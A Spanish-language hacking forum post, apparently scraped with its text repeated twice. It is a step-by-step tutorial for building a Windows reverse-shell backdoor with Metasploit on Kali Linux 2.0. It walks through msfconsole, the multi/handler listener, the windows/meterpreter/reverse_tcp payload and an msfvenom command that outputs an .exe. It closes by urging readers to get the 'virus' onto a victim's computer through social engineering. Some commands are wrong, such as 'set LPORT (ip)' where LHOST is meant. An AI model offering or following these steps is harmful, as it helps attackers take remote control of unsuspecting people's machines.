H0la aca esta con ustedes su amigo @SlowLoris PeRl para traerles un nuevo post sobre Linux!!
Uno de los grandes problemas con kali linux 2.0 es la diferencia en lo que sus anteriores se refiere es metasploit framework.
Como sabemos muchas de las partes de metasploit estuvieron sufriendo cambios importantes (como por ejemplo msfcli o msfpayload) así que hoy les vengo a enseñar como se usa metasploit en la nueva "update" de esta distro.
Empecemos abrimos una nueva terminal y escribimos "msfconsole" nos deberia quedar una pantalla así:

Bueno les voy a enseñar a crear una backdoor de windows.

Tenemos que escribir "use exploit/multi/handler" este es el exploit predeterminado de metasploit el cual nos sirve para windows =).

Ahora tenemos que cargarle un "payload" usare el "windows/meterpreter/reverse_tcp" el cual nos creara una conexion reversa y una sesion de meterpreter =).

Ahora hay que "setear" el lhost (el lport no lo seteo ya que vamos a utilizar el 4444) escribimos "set LPORT (ip)" esta seria nustra direccion ip, recuerden que para seberla deben escribir "ifconfig"

Y ahora hay que empezar la escucha en busca de conexiones para eso escribimos el comando "run"

Bueno ahora solo nos queda generar el "virus" para eso vamos a utilizar "msfvenom" (como muchos recordaran msfpayload y msfencoder se fusionaron en una sola herramienta dando origen a msfvenom. bueno vamos a escribir estos comandos y les explico para que sirven:
msfvenom -p(payload que elegimos) -f(formato en este caso exe) -a(arquitectura) LHOST=10.10.10.5 LPORT=4444 (me olvide de setear estos 2 ustedes por favor haganlo) R > (RUTA del payload).
Muy bien ya se ha generado nuestro "virus" y nos lo dejo en la ruta que seteamos.

Y hasta aca llegamos con el post ahora habria que pasar el virus a un equipo victima y sea por medio de ingenieria social o algun otro (se los dejo a su criterio) y me disculpo por no haber seteado el LHOST y LPORT con msfvenom (ustedes haganlo) Y cualquier duda preguntenme.
---comenten y puntuen!! cualquier duda avisen =)
Uno de los grandes problemas con kali linux 2.0 es la diferencia en lo que sus anteriores se refiere es metasploit framework.
Como sabemos muchas de las partes de metasploit estuvieron sufriendo cambios importantes (como por ejemplo msfcli o msfpayload) así que hoy les vengo a enseñar como se usa metasploit en la nueva "update" de esta distro.
Empecemos abrimos una nueva terminal y escribimos "msfconsole" nos deberia quedar una pantalla así:
Bueno les voy a enseñar a crear una backdoor de windows.
Tenemos que escribir "use exploit/multi/handler" este es el exploit predeterminado de metasploit el cual nos sirve para windows =).
Ahora tenemos que cargarle un "payload" usare el "windows/meterpreter/reverse_tcp" el cual nos creara una conexion reversa y una sesion de meterpreter =).
Ahora hay que "setear" el lhost (el lport no lo seteo ya que vamos a utilizar el 4444) escribimos "set LPORT (ip)" esta seria nustra direccion ip, recuerden que para seberla deben escribir "ifconfig"
Y ahora hay que empezar la escucha en busca de conexiones para eso escribimos el comando "run"
Bueno ahora solo nos queda generar el "virus" para eso vamos a utilizar "msfvenom" (como muchos recordaran msfpayload y msfencoder se fusionaron en una sola herramienta dando origen a msfvenom. bueno vamos a escribir estos comandos y les explico para que sirven:
msfvenom -p(payload que elegimos) -f(formato en este caso exe) -a(arquitectura) LHOST=10.10.10.5 LPORT=4444 (me olvide de setear estos 2 ustedes por favor haganlo) R > (RUTA del payload).
Muy bien ya se ha generado nuestro "virus" y nos lo dejo en la ruta que seteamos.
Y hasta aca llegamos con el post ahora habria que pasar el virus a un equipo victima y sea por medio de ingenieria social o algun otro (se los dejo a su criterio) y me disculpo por no haber seteado el LHOST y LPORT con msfvenom (ustedes haganlo) Y cualquier duda preguntenme.
---comenten y puntuen!! cualquier duda avisen =)